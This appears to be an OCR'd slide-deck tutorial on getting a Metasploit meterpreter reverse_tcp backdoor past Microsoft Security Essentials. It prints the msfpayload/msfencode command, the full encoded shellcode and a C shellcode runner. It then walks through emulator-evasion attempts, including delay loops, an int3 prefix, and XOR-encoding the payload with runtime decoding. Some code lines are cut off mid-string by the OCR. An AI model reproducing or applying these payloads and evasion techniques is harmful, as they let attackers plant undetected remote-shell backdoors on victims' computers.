
The most important is..

It’s Up To date




So let us play a little bit :D

Generating a standalone meterpreter




Problem that will encounter

MSE will detect it as malware



What we need to do?

Okay combine with metasploit encoder x86/shikata_ga_nai will it work?



Success or not?!

Fat chance

Let try to bypass it ourself!

- Compile our own meterpreter
  - Get the meterpreter shellcode
  - Any C ANSI Compiler will do . Visual C or GCC doesn`t matter.
  - Compile it and analyze antivirus emulator behavior
  - Defeat antivirus emulator behavior

Our skeleton shellcode jumper courtesy of steve hana

```
char code[] = "bytecode will go here!";
int main(int argc, char **argv)
{
   int (*func)();
   func = (int (*)()) code;
   (int)(*func)();
}
```

Get our meterpreter shellcode using msfencode –t c –o sample.c

```
C:\Program Files\Rapid7\framework\msf3>ruby msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.
0.1 LPORT=10000 R  | ruby msfencode -c 5 -e x86/shikata_ga_nai -t c -o example.c
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

Smack the shellcode into our program

```
char code[] = "\xb8\xad\x68\x82\xc8\xd9\xf6\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x64\x31\x42\x14\x03\x42\x14\x83\xea\xfc\x4f\x9d\x38\xe6\xc1"
"\xf1\xd2\x2e\x19\xd4\x59\xf5\x55\xbf\x92\x3c\x24\x1d\xe4\xee"
"\x53\x9d\x56\x1a\xd8\x61\x52\xc6\x05\x94\x16\x83\xfd\xce\xe0"
"\x00\xae\x19\xbb\xce\x6e\xe1\x67\x7e\x19\x1f\x9e\x40\x31\x10"
"\x34\x27\x2c\x0c\x07\xa9\x71\x6e\x54\x9a\x3e\xb5\x21\x12\xa8"
"\x1e\x0d\xdf\x54\xec\xb9\x57\xf1\x5c\x05\x49\xea\xda\x15\x2b"
"\xf9\x57\x63\x19\x0c\x8a\xbe\x92\x90\xf0\x1e\x8a\x60\xe5\x81"
"\xc7\x40\xe0\x8b\x0c\xd2\x9c\x09\x55\x28\x2c\x7e\xbb\xfe\x10"
"\xbc\x5c\xd3\xe8\x2f\x3e\x6d\xec\x58\x73\x6d\x28\x00\x56\xd9"
"\xcd\xad\xbd\xcf\x9c\x97\xea\x13\x11\xc5\x17\xf9\xd9\xda\xc6"
"\x84\x65\xe6\x9c\xd9\x4e\x0d\x35\xb5\x63\x2a\xdd\x5c\xc8\xa6"
"\x03\xb3\xfb\xa1\xbb\xca\x60\x24\x24\x75\xba\x80\xd0\x7a\x09"
"\x5b\xc3\x3f\xa7\xd8\x60\xdd\x1e\xa2\x49\x52\xd2\xb2\x01\x88"
"\x9d\xac\x17\x6f\x75\x9b\xb9\x58\xfd\x1c\xcd\xb9\xb4\x0b\x84"
"\xb4\xcf\xce\x0a\x4a\xa7\x37\x08\x13\x0e\x00\x91\xc5\x7c\x67"
"\x89\x4c\x77\x52\xd5\xc8\xb8\xc8\x80\x7e\x86\x8d\x4a\x6d\x05"
"\x45\x39\xb1\x69\xe2\x5d\x93\x52\xf9\x30\x26\x56\xb1\x65\x1c"
"\x7a\xc3\x0d\x16\x73\xf3\xa7\x4c\xf5\x97\x93\x87\x9a\x50\xbe"
"\x86\xcc\xe5\x38\xfe\x93\xd5\xac\x58\xd4\xad\xcc\xe5\xf4\xa7"
"\xf7\x36\xea\x2f\x4a\xe8\xd0\x0b\x1d\x53\x99\x27\xb5\x40\x5b"
"\xab\xdd\x5f\x07\x80\x71\x43\x1a\x04\xb9\xda\x77\x40\x69\x09"
"\x70\x3e\xf7\x3e\x8e\xad\xe4\xe6\x12\x3d\xd8\xfc\xd5\x3e\x6e"
"\x59\x9c\xc0\xb6\x19\x91\xa3\x82\x6e\xa1\x4c\xce\xac\xa0\x05"
"\xb1\xbc\xf6\x19\xe2\xc3\xe2\xdd\x8e\x71\x5a\x39\xc0\xb5\x44"
"\x7e\x07\xc1\xb8\x48\x7b\x21\xc3\x04\x8c\x1d\x2b\xcd\x4c\xe5"
"\x67\x10\x42\x33\x96\x42\x01\xc7\x41\x82\x0d\x0e\x6e\xc0\xbf"
"\x0c\xe5\xb6\x84\x52\xff\x07\x58\xa3\xf8\x36\x4a\x75\x00\xf3"
"\x2f\x77\x87\x70\x21";
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
```

mpile Log | Debug | Find Results

So, is it already okay to bypass??

Compile it and MSE scan it ……

```
Compiler: Default compiler
Executing gcc.exe...
gcc.exe "C:\Users\y0nd13\Desktop\prototype1.c" -o "C:\Users\y0nd13\Desktop\prototype1.exe"  -g -ansi -traditional-cpp -O3 -I"C:\Dev-Cpp\include"  -L"C:\Dev-Cpp\lib"
Execution terminated
Compilation successful
```

This is expected at this point ☺

Theory to defeat MSE emulator

- Outlasting
  - Wasting Emulator Time with useless code execution
  - Emulator will timeout or exit before real malicious code executed .
- Outsmart
  - Outsmart the antivirus by making fool of it .

Outlasting by putting huge number of nops and sleep

```
int main(int argc, char **argv)
{
    int i;
    for(i=0;i<10000000;i++);
      sleep("1000");
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```


Doesn't work

Modified shellcode with int 3 signal

```
char code[] = "\xcc\xb8\xad\x68\x82\xc8\xd9\xf6\xd9\x74\x24\xf
"\x64\x31\x42\x14\x03\x42\x14\x83\xea\xfc\x4f\x9d\x38\xe6\xc1"
"\xf1\xd2\x2e\x19\xd4\x59\xf5\x55\xbf\x92\x3c\x24\x1d\xe4\xee"
"\x53\x9d\x56\x1a\xd8\x61\x52\xc6\x05\x94\x16\x83\xfd\xce\xe0"
"\x00\xae\x19\xbb\xce\x6e\xe1\x67\x7e\x19\x1f\x9e\x40\x31\x10"
"\x34\x27\x2c\x0c\x07\xa9\x71\x6e\x54\x9a\x3e\xb5\x21\x12\xa8"
"\x1e\x0d\xdf\x54\xec\xb9\x57\xf1\x5c\x05\x49\xea\xda\x15\x2b"
"\xf9\x57\x63\x19\x0c\x8a\xbe\x92\x90\xf0\x1e\x8a\x60\xe5\x81"
"\xc7\x40\xe0\x8b\x0c\xd2\x9c\x09\x55\x28\x2c\x7e\xbb\xfe\x10"
```

Antivirus didn`t detected Yeay!!!!!

But prove to be useless since
our backdoor
Won`t be executed in this way



What happen if u xor your shellcode with a certain value?

```
int main(int argc, char **argv)
{
 int i;
 for (i=0 ;i< sizeof buf; i++){
 buf[i] = buf[i]  ^ 0xcc ;
}
}
```

That code will generate this shellcode


```
C:\temp>test.exe
\x74\x61\xa4\x4e\x04\x15\x3a\x15\xb8\xe8\x38\x96\xff\x05\x7d\xa8\xfd\x8e\xd8\xcf
\x8e\xd8\x4f\x26\x30\x83\x51\xf4\x2a\x0d\x3d\x1e\xe2\xd5\x18\x95\x39\x99\x73\x5e
\xf0\xe8\xd1\x28\x22\x9f\x51\x9a\xd6\x14\xad\x9e\x0a\xc9\x58\xda\x4f\x31\x02\x2c
\xcc\x62\xd5\x77\x02\xa2\x2d\xab\xb2\xd5\xd3\x52\x8c\xfd\xdc\xf8\xeb\xe0\xc0\xcb
\x65\xbd\xa2\x98\x56\xf2\x79\xed\xde\x64\xd2\xc1\x13\x98\x20\x75\x9b\x3d\x90\xc9
\x85\x26\x16\xd9\xe7\x35\x9b\xaf\xd5\xc0\x46\x72\x5e\x5c\x3c\xd2\x46\xac\x29\x4d
\x0b\x8c\x2c\x47\xc0\x1e\x50\xc5\x99\xe4\xe0\xb2\x77\x32\xdc\x70\x90\x1f\x24\xe3
\xf2\xa1\x20\x94\xbf\xa1\xe4\xcc\x9a\x15\x01\x61\x71\x03\x50\x5b\x26\xdf\xdd\x09
\xdb\x35\x15\x16\x0a\x48\xa9\x2a\x50\x15\x82\xc1\xf9\x79\xaf\xe6\x11\x90\x04\x6a
\xcf\x7f\x37\x6d\x77\x06\xac\xe8\xe8\xb9\x76\x4c\x1c\xb6\xc5\x97\x0f\xf3\x6b\x14
\xac\x11\xd2\x6e\x85\x9e\x1e\x7e\xcd\x44\x51\x60\xdb\xa3\xb9\x57\x75\x94\x31\xd0
\x01\x75\x78\xc7\x48\x78\x03\x02\xc6\x86\x6b\xfb\xc4\xdf\xc2\xcc\x5d\x09\xb0\xab
\x45\x80\xbb\x9e\x19\x04\x74\x04\x4c\xb2\x4a\x41\x86\xa1\xc9\x89\xf5\x7d\xa5\x2e
\x91\x5f\x9e\x35\xfc\xea\x9a\x7d\xa9\xd0\xb6\x0f\xc1\xda\xbf\x3f\x6b\x80\x39\x5b
\x5f\x4b\x56\x9c\x72\x4a\x00\x29\xf4\x32\x5f\x19\x60\x94\x18\x61\x00\x29\x38\x6b
\x3b\xfa\x26\xe3\x86\x24\x1c\xc7\xd1\x9f\x55\xeb\x79\x8c\x97\x67\x11\x93\xcb\x4c
\xbd\x8f\xd6\xc8\x75\x16\xbb\x8c\xa5\xc5\xbc\xf2\x3b\xf2\x42\x61\x28\x2a\xde\xf1
\x14\x30\x19\xf2\xa2\x95\x50\x0c\x7a\xd5\x5d\x6f\x4e\xa2\x6d\x80\x02\x60\x6c\xc9
\x7d\x70\x3a\xd5\x2e\x0f\x2e\x11\x42\xbd\x96\xf5\x0c\x79\x88\xb2\xcb\x0d\x74\x84
\xb7\xed\x0f\xc8\x40\xd1\xe7\x01\x80\x29\xab\xdc\x8e\xff\x5a\x8e\xcd\x0b\x8d\x4e
\xc1\xc2\xa2\x0c\x73\xc0\x29\x7a\x48\x9e\x33\xcb\x94\x6f\x34\xfa\x86\xb9\xcc\x3f
\xe3\xbb\x4b\xbc\xed\xcc
C:\temp>
```


Smack the xor code

```
char code[] = "\x74\x61\xa4\x4e\x04\x15\x3a\x15\xb8\xe8\x3
int main(int argc, char **argv)
{

  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Use our xor code

Bypass antivirus Yeay!!





Prototype4 crash don`t worry
we expected it

XOR Golden Flaw

A ^ B ^ B = A

Smack the xor code and xor it

```
char code[] = "\x74\x61\xa4\x4e\x04\x15\x3a\x15\xb8\xe8\x38\x96\xff\x05\x7d\xa8\
int main(int argc, char **argv)
{
 int i;
 for (i=0 ;i< sizeof code; i++){
 code[i] = code[i]  ^ 0xcc  ;
}

  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Xor the code back

Antivirus detect it !! But u can smile now!!

What we conclude here??


- MSE emulator will execute our code inside the emulator system without failed ☺
- But can an antivirus emulator emulate an Input or even an argument?

